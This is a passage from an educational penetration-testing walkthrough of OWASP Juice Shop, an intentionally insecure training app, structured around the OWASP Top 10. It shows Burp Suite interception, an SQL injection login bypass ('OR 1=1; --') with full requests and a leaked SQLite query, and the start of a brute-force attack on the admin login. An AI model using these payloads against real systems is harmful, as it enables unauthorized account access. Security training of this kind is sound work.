

OWASP JUICE SHOP - Walkthrough By Neil Machado



TABLE OF CONTENTS

TABLE OF CONTENTS	1
Introduction to Juice Shop Penetration Testing Documentation by Neil Machado	2
Hacking preparations	2
Welcome to Business!	4
Challenges and Scoring :	4
Referencing the OWASP Top 10	7
#1. Injection :	7
2. Broken Authentication:	11
3.Sensitive Data Exposure :	14
4. XML External Entities (XXE)	15
Disclosing /etc/passwd or other targeted files	15
5. Broken Access Control :	18
6. Security Misconfiguration	20
7.Cross-Site Scripting (XSS)	20
8.Insecure Deserialization	24
9. Using Components with Known Vulnerabilities	24
10. Insufficient Logging & Monitoring	27

Introduction to Juice Shop Penetration Testing Documentation by Neil Machado

In the realm of cybersecurity, understanding and mitigating vulnerabilities is paramount to fortifying digital assets against potential threats. This documentation encapsulates a comprehensive penetration testing endeavour conducted on the Juice Shop application. The primary objective of this penetration test was to gain hands-on experience and insight into the notorious OWASP (Open Web Application Security Project) Top Ten vulnerabilities.

Juice Shop, an intentionally insecure web application, served as the testing ground for this endeavour. The OWASP Top Ten represents a compilation of the most critical web application security risks, providing a standardised awareness document for the industry. Through this penetration test, the aim was not only to uncover vulnerabilities within Juice Shop but, more importantly, to delve deep into the OWASP Top Ten, comprehending the nuances of each vulnerability and learning effective strategies to address and remediate them.

This documentation will serve as a comprehensive record of the penetration testing process, outlining the methodologies employed, the vulnerabilities identified, and the corresponding remediation recommendations.

Hacking preparations

First, Download the Juice Shop and start with setup the juice shop. The guide to download it in very easy way is in this document [Juiceshop-kali](#).

This is the easiest way to set up juice sho .


```
(kali㉿kali)-[/media/sf_shared/juice-shop_14.1.1]
└─$ sudo juice-shop -h
[*] Please wait for the Juice-shop service to start.
[*]
[*] You might need to refresh your browser once it opens.
[*]
[*] Web UI: http://127.0.0.1:42000

● juice-shop.service - juice-shop web application
   Loaded: loaded (/lib/systemd/system/juice-shop.service; disabled; preset: disabled)
   Active: active (running) since Sun 2024-01-14 15:07:49 EST; 5s ago
     Main PID: 4416 (npm start)
        Tasks: 38 (limit: 4295)
      Memory: 220.6M
         CPU: 3.867s
    CGroup: /system.slice/juice-shop.service
            └─4416 "npm start"
              └─4447 sh -c "node build/app"
                └─4448 node build/app

Jan 14 15:07:52 kali npm[4448]: info: Entity models 19 of 19 are initialized (OK)
Jan 14 15:07:52 kali npm[4448]: info: Required file server.js is present (OK)
Jan 14 15:07:52 kali npm[4448]: info: Required file index.html is present (OK)
Jan 14 15:07:52 kali npm[4448]: info: Required file styles.css is present (OK)
Jan 14 15:07:52 kali npm[4448]: info: Required file main.js is present (OK)
Jan 14 15:07:52 kali npm[4448]: info: Required file polyfills.js is present (OK)
Jan 14 15:07:52 kali npm[4448]: info: Required file runtime.js is present (OK)
Jan 14 15:07:52 kali npm[4448]: info: Required file vendor.js is present (OK)
Jan 14 15:07:52 kali npm[4448]: info: Port 42000 is available (OK)
Jan 14 15:07:52 kali npm[4448]: info: Chatbot training data botDefaultTrainingData.json validated (OK)

[*] Opening Web UI (http://127.0.0.1:42000) in: 5... 4... 3... 2... 1...
```

"Juice Shop" is a deliberately insecure web application designed for security training, awareness demonstrations, and educational purposes. Developed by Bjoern Kimminich, Juice Shop is an open-source project that simulates a modern, feature-rich online storefront where users can interact with various functionalities such as shopping, user authentication, and more. What makes Juice Shop unique is its focus on security vulnerabilities, allowing developers, penetration testers, and security enthusiasts to practise identifying and mitigating common web application security issues.



Open your web browser and navigate to <http://127.0.0.1>. You should see the Juice Shop homepage.

Welcome to Business!


We will examine the TOP 10 web application vulnerabilities identified by OWASP in this room. These are present in every kind of online application. However, we'll be examining OWASP's own invention today—Juice Shop!

Since Juice Shop is a large application, we won't be able to cover every subject in the top 10. However, as you move through this area, we suggest you look at the following topics that we will address.

Explore the Juice Shop interface and functionalities. It's intentionally insecure, so you can practise various security testing techniques.


Challenges and Scoring :

Juice Shop includes a range of challenges you can attempt. Each challenge has a point value, and you can track your progress on the scoreboard. You can checkout it by going to browser and adding Score-board to the URL.



Keep your Burp Suit and Foxy ready for intercepting and Lets get started, before we start just try to checkout the web app and Go through to find some vulnerabilities.

Keep Your Intercept On and try reloading the browser.



You will find this intercepts for reloading. Go in the target and search any potential vulnerabilities also try recon and enumerating it .

The screenshot shows the Burp Suite interface. On the left is the Site map tree with the 'Quantities' folder selected. The main panel displays a HTTP intercept of a GET request to `/api/Quantities/` with a 200 status code and a JSON response. The response contains an array of three product objects.

Host	Method	URL	Params	Status code	Length	MIME type	Title
http://127.0.0.1:42000	GET	/api/Quantities/		200	6351	JSON	

Request	Response
1 GET /api/Quantities/ HTTP/1.1 2 Host: 127.0.0.1:42000 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0 4 Accept: application/json, text/plain, */* 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 DNT: 1 8 Connection: close 9 Referer: http://127.0.0.1:42000/ 10 Sec-Fetch-Dest: empty 11 Sec-Fetch-Mode: cors 12 Sec-Fetch-Site: same-origin 13 Pragma: no-cache 14 Cache-Control: no-cache 15 16	1 HTTP/1.1 200 OK 2 Access-Control-Allow-Origin: * 3 X-Content-Type-Options: nosniff 4 X-Frame-Options: SAMEORIGIN 5 Feature-Policy: payment 'self' 6 X-Recruiting: /#/jobs 7 Content-Type: application/json; charset=utf-8 8 ETag: W/"1767-jDh0aQKx7eUSC2KeJs6jyIh7W9k" 9 Vary: Accept-Encoding 10 Date: Sun, 14 Jan 2024 23:53:43 GMT 11 Connection: close 12 Content-Length: 5991 13 14 { "status": "success", "data": [{ "ProductId": 1, "id": 1, "quantity": 34, "limitPerUser": 5, "createdAt": "2024-01-14T23:48:17.858Z", "updatedAt": "2024-01-14T23:48:17.858Z" }, { "ProductId": 2, "id": 2, "quantity": 51, "limitPerUser": null, "createdAt": "2024-01-14T23:48:17.860Z", "updatedAt": "2024-01-14T23:48:17.860Z" }, { "ProductId": 3, "id": 3, "quantity": 51, "limitPerUser": null, "createdAt": "2024-01-14T23:48:17.860Z", "updatedAt": "2024-01-14T23:48:17.860Z" }] }

So lets add the target in the scope and make the scope items visible

The screenshot shows the Burp Suite interface with the 'Filter settings' dialog box open. The dialog has several tabs for filtering: 'Filter by request type', 'Filter by MIME type', 'Filter by status code', and 'Filter by search term'. The 'Filter by request type' tab is active, showing options to filter by request type, MIME type, status code, and search term. The 'Filter by status code' tab is also visible, showing options to filter by status code (2xx, 3xx, 4xx, 5xx) and search term.

Filter settings

- Filter by request type
 - ☒ Show only in-scope items
 - ☐ Show only requested items
 - ☐ Show only parameterized requests
 - ☒ Hide not-found items
- Filter by MIME type
 - ☒ HTML
 - ☒ Script
 - ☒ XML
 - ☐ CSS
 - ☒ Other text
 - ☐ Images
 - ☒ Flash
 - ☐ Other binary
- Filter by status code
 - ☒ 2xx [success]
 - ☒ 3xx [redirection]
 - ☐ 4xx [request error]
 - ☒ 5xx [server error]
- Filter by search term [Pro only]
 - ☐ Regex
 - ☐ Case sensitive
 - ☐ Negative search
- Filter by file extension
 - Show only:
 - Hide:
- Filter by annotation
 - ☐ Show only commented items
 - ☐ Show only highlighted items

Buttons: Show all, Hide all, Revert changes, Cancel, Apply


This will help to filtered out the rest and we can all items in the scope of the intercepts. Try clicking on the stuff and explore more in depth for more knowledge.

Referencing the OWASP Top 10


1. [Injection](#) :

Prior to attempting haphazard attacks or going through a list of attack patterns, it is a good practice to look for and identify any vulnerabilities. You can examine how the behaviour deviates from normal use by injecting a payload that ordinarily breaks an underlying SQL query (such as " or ";""). So you can learn some [SQL statements](#) and learn how they work for better understanding.

So to start with first SQL Injection go to the login page and Try login using “test” (Keep the Intercept on)



Following Intercept will be shown to you,



If we send this to repeater to it says invalid login and password

Request

Pretty
Raw
Hex

1 POST /rest/user/login HTTP/1.1
2 Host: 127.0.0.1:42000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/json
8 Content-Length: 34
9 Origin: http://127.0.0.1:42000
10 Connection: close
11 Referer: http://127.0.0.1:42000/
12 Cookie: language=en; cookieconsent_status=dismiss; welcomebanner_status=dismiss; continueCode=Wb351y8noRW6yLkJSYxv7M0be2EAVqg0zKQlj aNWpmXBZD4qP3gr91X60k J
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-origin
16
17 {
18 "email": "neil",
19 "password": "test"
20 }
21

Response

Pretty
Raw
Hex
Render

1 HTTP/1.1 401 Unauthorized
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#/jobs
7 Content-Type: text/html; charset=utf-8
8 Content-Length: 26
9 ETag: W/"1a-ARJvVK+smzAF30Qve2mDSG+3Eus"
10 Vary: Accept-Encoding
11 Date: Mon, 15 Jan 2024 00:27:49 GMT
12 Connection: close
13
14 Invalid email or password.

Now Try adding something malicious in the login and passwords. So if add neil' we get an 500 internal error server error.

Send
Cancel

Request

Pretty
Raw
Hex

1 POST /rest/user/login HTTP/1.1
2 Host: 127.0.0.1:42000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/json
8 Content-Length: 35
9 Origin: http://127.0.0.1:42000
10 Connection: close
11 Referer: http://127.0.0.1:42000/
12 Cookie: language=en; cookieconsent_status=dismiss; welcomebanner_status=dismiss; continueCode=Wb351y8noRW6yLkJSYxv7M0be2EAVqg0zKQlj aNWpmXBZD4qP3gr91X60k J
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-origin
16
17 {
18 "email": "neil'",
19 "password": "test"
20 }
21

Response

Pretty
Raw
Hex
Render

1 HTTP/1.1 500 Internal Server Error
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#/jobs
7 Content-Type: application/json; charset=utf-8
8 Vary: Accept-Encoding
9 Date: Mon, 15 Jan 2024 00:36:27 GMT
10 Connection: close
11 Content-Length: 1208
12
13 {
14 "error": {
15 "message":
16 "SQLITE_ERROR: unrecognized token: \"098f6bcd4621d373cade4e832627b4f6\"",
17 "stack":
18 "Error\n at Database.<anonymous> (/var/lib/juice-shop/node_modules/sequelize/lib/dialects/sqlite/query.js:185:27)\n at /var/lib/juice-shop/node_modules/sequelize/lib/dialects/sqlite/query.js:183:50\n at new Promise (<anonymous>)\n at Query.run (/var/lib/juice-shop/node_modules/sequelize/lib/dialects/sqlite/query.js:183:12)\n at /var/lib/juice-shop/node_modules/sequelize/lib/sequelize.js:315:28\n at process.processTicksAndRejections (node:internal/process/task_queues:95:5)",
19 "name": "SequelizeDatabaseError",
20 "parent": {
21 "errno": 1,
22 "code": "SQLITE_ERROR",
23 "sql":
24 "SELECT * FROM Users WHERE email = 'neil' AND password = '098f6bcd4621d373cade4e832627b4f6' AND deletedAt IS NULL"
25 },
26 "original": {
27 "errno": 1,
28 "code": "SQLITE_ERROR",
29 "sql":
30 "SELECT * FROM Users WHERE email = 'neil' AND password = '098f6bcd4621d373cade4e832627b4f6' AND deletedAt IS NULL",
31 "parameters": {}
32 }
33 }
34 }

From this we some information like its an SQLITE error and much more to understand.

So Lets take an example to understand the attack,

Input : neil

SQL : SELECT * FROM users WHERE email='neil' ;


So if we inject :

Input : neil ' OR 1=1; --


SQL : SELECT * FROM users WHERE email='neil' OR 1=1; - - ' ;

Here we are closing out test and we are adding a condition which says that the email doesn't exists. Because when we add an comment, anything after that doesn't exists.

After trying this in the repeater,



BOOM ! we got the access to the admin account. So we have completed the First challenge .




I would recommend to Go to injections and checkout for more challenges in the Juice shop for SQL injections and make Juice shop your best friend. If you through all the challenges you don't have to know how to solve them and thats not the necessary point , it will help to think critically to unlock this challenges.

2. Broken Authentication:

In broken authentication, there are a lot of attacks and if the application is vulnerable it makes it a lot easier to go through the Broken Authentication. Broken authentication refers to weaknesses in the processes and systems used to verify a user's identity.

Before starting, Log Out from the Juice shop admin account. Try login from different credentials or random creds and analyze what we get output of it.



The image shows a dark-themed login interface. At the top, the word "Login" is displayed in white. Below it, an orange error message reads "Invalid email or password.". There are two input fields: "Email *" containing "neil@test.com" and "Password *" which is masked with four white dots. To the right of the password field is an eye icon for toggling visibility. Below the password field is a green link that says "Forgot your password?". At the bottom, there is a blue "Log in" button with a white arrow icon and a "Remember me" checkbox.

We get an invalid error, but look carefully it says invalid in both the cases. Let's try entering the email we got in the Injection and try enumeration on the username. We need to try brute forcing it. Keep the burp intercept on and try intercepting after entering credentials for admin@juice-sh.op. Also enter a random password.

Login


Email *

admin@juice-sh.op

Password *

test

[Forgot your password?](#)

 Log in

☐ Remember me

Send the intercepts to the repeater and to intruder after that to follow up by brute force attack.

Request			Response	
Pretty	Raw	Hex	Pretty	Raw
1	POST /rest/user/login HTTP/1.1			
2	Host: 127.0.0.1:42000			
3	User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0			
4	Accept: application/json, text/plain, */*			
5	Accept-Language: en-US,en;q=0.5			
6	Accept-Encoding: gzip, deflate, br			
7	Content-Type: application/json			
8	Content-Length: 47			
9	Origin: http://127.0.0.1:42000			
10	Connection: close			
11	Referer: http://127.0.0.1:42000/			
12	Cookie: language=en; cookieconsent_status=dismiss; welcomebanner_status=dismiss; continueCode=3eVNn1B3mREPYLxz6JjalokwMA4VfvkubgG2gOWXe4b87y rpDV95ZvKQqWaQ			
